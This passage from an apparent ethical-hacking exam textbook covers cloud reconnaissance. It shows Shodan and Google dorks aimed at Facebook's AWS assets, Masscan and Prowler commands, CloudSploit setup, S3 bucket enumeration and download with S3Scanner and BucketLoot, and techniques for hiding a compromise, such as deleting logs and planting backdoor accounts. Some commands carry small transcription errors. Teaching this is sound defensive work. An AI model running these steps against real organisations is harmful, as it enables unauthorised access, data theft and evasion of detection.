Exposes services hosted on AWS and provides details on services hosted only on Amazon's infrastructure.

- **Search for Azure-hosted services**

ssl.cert.subject.cn:azure

Identifies SSL certificates that indicate Azure-hosted services by including Azure in the subject's common name.

- **Search for any cloud asset**

tag:cloud

Gets details about any assets that have been identified as being a part of a cloud infrastructure. Note: Only enterprise users have access to the "tag" filter.

- **Search within a specific IP range**

net:52.0.0.0/8

Searches that fall inside a particular IP range, such as those belonging to AWS, where 52.0.0.0/8 is a typical range, are not allowed.

- **Search within the instances**

http.html:"s3.amazonaws.com"

Look for references to "s3.amazonaws.com" in the HTML content, as this could indicate the AWS S3 buckets being used.

- **Search for AWS-hosted services and infrastructure used by Facebook**

Amazon web services, Facebook

Look for different AWS-hosted infrastructure and services Facebook uses, like service banners, open ports, and IP addresses. This contains information about S3 buckets, EC2 instances, and other Facebook-related AWS services that are openly accessible.




Figure 19-57: Shodan Showing the AWS Hosted Services and Infrastructure Used by Facebook (a)




Figure 19-58: Shodan Showing the AWS Hosted Services and Infrastructure Used by Facebook (b)




Figure 19-59: Shodan Showing Information of Facebook Using the AWS Services and Infrastructure

Discovering Open Ports and Services Using Masscan

Masscan is a network port scanner that can quickly search the entire internet and big networks. One of its main uses is finding open ports and services operating on a cloud infrastructure. Attackers can swiftly identify services open to exploitation using its scanning capabilities. By using Masscan to scan particular IP addresses or ranges, attackers can target cloud service providers like AWS, Azure, or Google Cloud.

Identifying Open Ports using Masscan

- To check for open ports on the specified IP address, use the Masscan command as follows:

```
sudo masscan -po-65535 <target_IP_address> --rate=<rate>
```

  - **-po-65535**: Scans all ports from 0 to 65535.
  - **<target_IP_address>:** Replace with the target IP address.
  - **--rate=<rate>:** Sets the rate of packets per second.




Figure 19-60: Masscan Tool Discovering Open Ports in the Target Cloud Service

Run the Masscan command with the "-oX" or "-oJ" option to store the scan results. The output file format and name should be as follows:

```
sudo masscan -po-65535 <target_IP_address> --rate=<rate> -oX <scan_results>.xml
or
sudo masscan -po-65535 <target_IP_address> --rate=<rate> -oJ scan_results.json
```

- **-oX <scan_results>.xml:** Saves the scan results in the XML format to a given file name.
- **-oJ <scan_results>.json**: Saves the scan results to a given filename in JSON format.




Figure 19-61: Masscan Tool Showing Saving Results in JSON Files

Vulnerability Scanning Using Prowler

More than 240 controls spanning the CIS, NIST 800, NIST CSF, CISA, RBI, FedRAMP, PCI-DSS, GDPR, HIPAA, FFIEC, SOC2, GXP, AWS Foundational Technical Review (FTR), AWS Well-Architected Framework Security Pillar, ENS (Spanish National Security Scheme), and custom security frameworks are included in Prowler. Attackers can utilize Prowler to look for security flaws

such as unprotected data transmission channels, excessively lenient policies, and other possible vulnerabilities if they get the required credentials via the enumeration phase above.

Some of the Prowler commands to Perform Vulnerability Scanning

- To begin scanning, run the following command and select the provider:

```
prowler <provider>
```

Figure 19-62: Prowler

- The command to create a report is as follows. By default, Prowler uses the **-M** or **--output-**modes options to produce CSV, JSON-OCSF, JSON-ASFF, and HTML reports:

```
prowler <provider> -M csv json-asff json-ocsf html
```

The output directory will contain the HTML report.

Figure 19-63: Prowler HTML Report

- To run particular checks or services using the **--checks** or **-services** arguments, run the following Prowler commands:

Example commands:

- **prowler azure --checks storage_blob_public_access_level_is_disabled**
- **prowler aws --services s3 ec2**
- **prowler gcp --services iam compute**
- **prowler kubernetes --services etcd apiserver**

- To scan AWS, use the Prowler command below, with the **--profile** option for particular AWS profiles and the **--filter-region** option for particular AWS regions:

```
prowler aws --profile custom-profile --filter-region <region_1> <region_2>
```

- The Prowler command to scan a particular Azure subscription is as follows:

```
prowler azure --az-cli-auth --subscription-ids <subscription_ID_1> <subscription_ID_2> ... <subscription_ID_N>
```

- Using the **--project-ids** option, use the following Prowler command to scan a single project or several distinct projects on Google Cloud:

```
prowler gcp --project-ids <Project_ID_1> <Project_ID_2> ... <Project_ID_N>
```

Identifying Misconfigurations in Cloud Resources Using CloudSploit

Finding cloud resource misconfigurations is a crucial first step in cloud environment exploitation. Because of their size and dynamic nature, cloud infrastructures like those offered by AWS, Azure, and Google Cloud are complicated and frequently misconfigured. Attackers use automated tools and methods to look for typical setup errors, including improperly configured network security groups, exposed storage buckets, unsecured databases, and too-liberal IAM policies. Attackers can compromise an organization's security posture by gaining unauthorized access, exfiltrating sensitive data, elevating privileges, and moving laterally within the cloud environment. Finding and taking advantage of these setup errors can give attackers a footing that may result in catastrophic security breaches and data leaks.

As explained below, attackers can utilize tools like CloudSploit for this purpose:

CloudSploit

CloudSploit is a tool that can help access cloud services and is intended to find security threats and misconfigurations in various cloud resources. Additionally, CloudSploit allows its plugins to be mapped to certain compliance guidelines, including CIS Benchmarks and HIPAA. CloudSploit produces comprehensive reports detailing possible security flaws. An attacker examines these reports to pinpoint specific weaknesses that could be used to enter the target cloud environment and carry out lateral moves.

Steps to Identify Misconfigured Cloud Resources using CloudSploit

Create a configuration file with the credentials of the desired cloud service and set up the credentials of the cloud provider:

- **Configuration file format for AWS:**

```
{
"accessKeyId": "YOURACCESSKEY",
"secretAccessKey": "YOURSECRETKEY"
}
```

- **Configuration file format for Azure:**

```
{
"ApplicationID": "YOURAZUREAPPLICATIONID",
"KeyValue": "YOURAZUREKEYVALUE",
"DirectoryID": "YOURAZUREDIRECTORYID",
"SubscriptionID": "YOURAZURESUBSCRIPTIONID"
}
```

- **Configuration file format for GCP:**

```
{
"type": "service_account",
"project": "GCPPROJECTNAME",
```

```
"client_email": "GCPCLIENTEMAIL",
 "private_key": "GCPPRIVATEKEY"
}
```

- To run a standard scan, type the following command:

```
./index.js
```

Figure 19-64: CloudSploit

- To carry out a compliance mapping on the target cloud service, use the following commands:
  - For HIPAA scan mapping: **./index.js --compliance=hipaa**
  - For PCI scan mapping: **./index.js --compliance=pci**
  - For CIS Benchmarks scan mapping: **./index.js --compliance=cis**

- To obtain the output results in plain text rather than tabular format on the console, execute the following command:

```
./index.js --console=text
```

- To save a CSV file and output a table on the terminal, execute the following command:

```
./index.js --csv=file.csv --console=table
```

Cleanup and Maintaining Stealth

Once the cloud environment has been compromised, attackers can concentrate on erasing their evidence and staying covert to evade detection and guarantee ongoing access. Security teams can avoid finding breaches by deleting logs, changing evidence, and undoing modifications. Due to their stealth, they can return to the environment without setting off alarms, which guarantees that they can continue to take advantage of compromised resources for a long time.

Keeping a low profile is essential for extending the attack's duration and raising the possibility of data leakage. By concealing their activities, attackers can continuously monitor and extract vital information without setting off security alerts. Due to this cunning strategy, they can use a compromised environment for a variety of purposes while being undiscovered and persistent.

Attackers can employ the following techniques to accomplish cleanup and preserve stealth:

- **Log Manipulation:** After breaching the target cloud system, attackers might alter or remove logs to conceal or eliminate entries that document malicious activity.
- **Credential and Access Management Removal:** This technique removes temporary credentials, like temporary access tokens or keys. Attackers can produce concealed backdoors by setting up covert accounts or access techniques that appear to be part of normal operations.
- **Manipulating System and Service Configurations**: Removing observable modifications during an attack is known as "manipulating system and service configurations." Attackers can also change or disable alarms that might indicate their presence.
- **Persistence Mechanism Implementation:** This technique allows attackers to conceal harmful code within trustworthy services or processes. To allay suspicions, use authentic built-in cloud tools and scripts as an alternative.

 **EXAM TIP:** Familiarize yourself with tools like Masscan for identifying open ports and CloudSploit for detecting misconfigurations. Be ready to discuss their usage in vulnerability assessments and the steps to secure cloud resources effectively.

AWS Hacking

Enumerating S3 Buckets

Files, folders, and objects are saved via Web APIs in Amazon AWS's scalable cloud storage service, Simple Storage Service (S3). Clients and end users use S3 services to store text documents, PDFs, videos, and images. To save all of this data, the user needs to construct a bucket with a distinct name.

Attackers can jeopardize data privacy using configuration errors in bucket implementations and security flaws. By exiting the S3 bucket connection, attackers can alter files (in JavaScript or similar code) and introduce malware into the bucket files. To test the security of the bucket and find flaws during implementation, attackers frequently try to ascertain the bucket's name and location.

Attackers locate open S3 buckets of cloud services, including Amazon AWS, and collect their content for malevolent reasons using tools like CloudBrute, S3Scanner, Bucket Flaws, and BucketLoot.

The following are a few methods that attackers use to locate AWS S3 buckets:

- **HTML Source Code Analysis**

Attackers examine the HTML source code of webpages to uncover information about S3 buckets. By analyzing the webpage's source code, they can identify URLs pointing to specific S3 buckets. This process often happens in the background to avoid detection.

- **Brute-Force URL Identification**

Since every S3 bucket has a unique identifier, attackers may employ brute-force methods to guess the bucket's URL. For instance, given a URL format like **http://s3.amazonaws.com/[bucket_name],** attackers systematically try different values for **[bucket_name]** to discover the correct URL. Tools like Burp Suite's and Burp Intruder are commonly used to automate these brute-force attacks.

- **Advanced Google Search Techniques**

Attackers leverage advanced Google search operators, such as “inurl”, to locate URLs associated with target S3 buckets. The following are a few Google Dorks that attackers exploit to determine the URLs of target S3 buckets:

- inurl: s3.amazonaws.com
- inurl: s3.amazonaws.com/audio/
- inurl: s3.amazonaws.com/video/
- inurl: s3.amazonaws.com/backup/
- inurl: s3.amazonaws.com/movie/
- inurl: s3.amazonaws.com/image/




Figure 19-65: Advanced Search Results in Google

Additionally, attackers can use the following Google Dorks to determine the URLs of the target S3 buckets linked to a certain domain or organization:

- **site:s3.amazonaws.com inurl:facebook**
- **site:s3.amazonaws.com intitle:facebook**
- **inurl:"s3.amazonaws.com" intext:"facebook"**
- **inurl:"s3.amazonaws.com" "facebook"**

- **site:s3.amazonaws.com "facebook"**




Figure 19-66: Advanced Google Search

Enumerating S3 Buckets using S3Scanner

To find open S3 buckets of cloud providers like Amazon AWS and extract the contents for malevolent intent, attackers utilize S3Scanner. Text files, images, videos, and PDF files are among the files, folders, and objects that S3 buckets can hold. In certain cases, they can also hold backup files and login credentials. Attackers can obtain objects and Access Control List (ACL) data, including read and write permissions, using S3Scanner.

- Run the following command to scan a single bucket

```
s3scanner -bucket <filename>
```

- Run the following command to scan all bucket names listed in a file

```
s3scanner -bucket-file <filename>.txt -enumerate
```

- Run the following command to scan each bucket name listed in the file

```
s3scanner -bucket-file names.txt
```

- Run the following S3Scanner command to scan the buckets listed in a file with eight threads

```
s3scanner -bucket <filename> -threads 8
```




Figure 19-67: S3Scanner

Enumerating S3 Bucket Permissions using BucketLoot

Attackers list and verify the rights for Amazon S3 buckets using BucketLoot, an automated bucket inspector that is compatible with S3. This aids attackers in locating improperly configured S3 buckets that might be open to the public or have unreasonable restrictions, which could be dangerous. In order to help attackers find hidden endpoints, BucketLoot can also extract any URLs, subdomains, and domains that are available in an exposed storage bucket. To list and examine S3 bucket permissions, use these commands:

- Run the following command to list buckets that may be publicly accessible

```
python bucketloot.py -l <file_with_bucket_names>
```

- Run the following command to check the permissions of the listed buckets

```
python bucketloot.py -c <file_with_bucket_names>
```

- Run the following commands to download the data from publicly accessible buckets

```
python bucketloot.py -d <file_with_bucket_names>
```

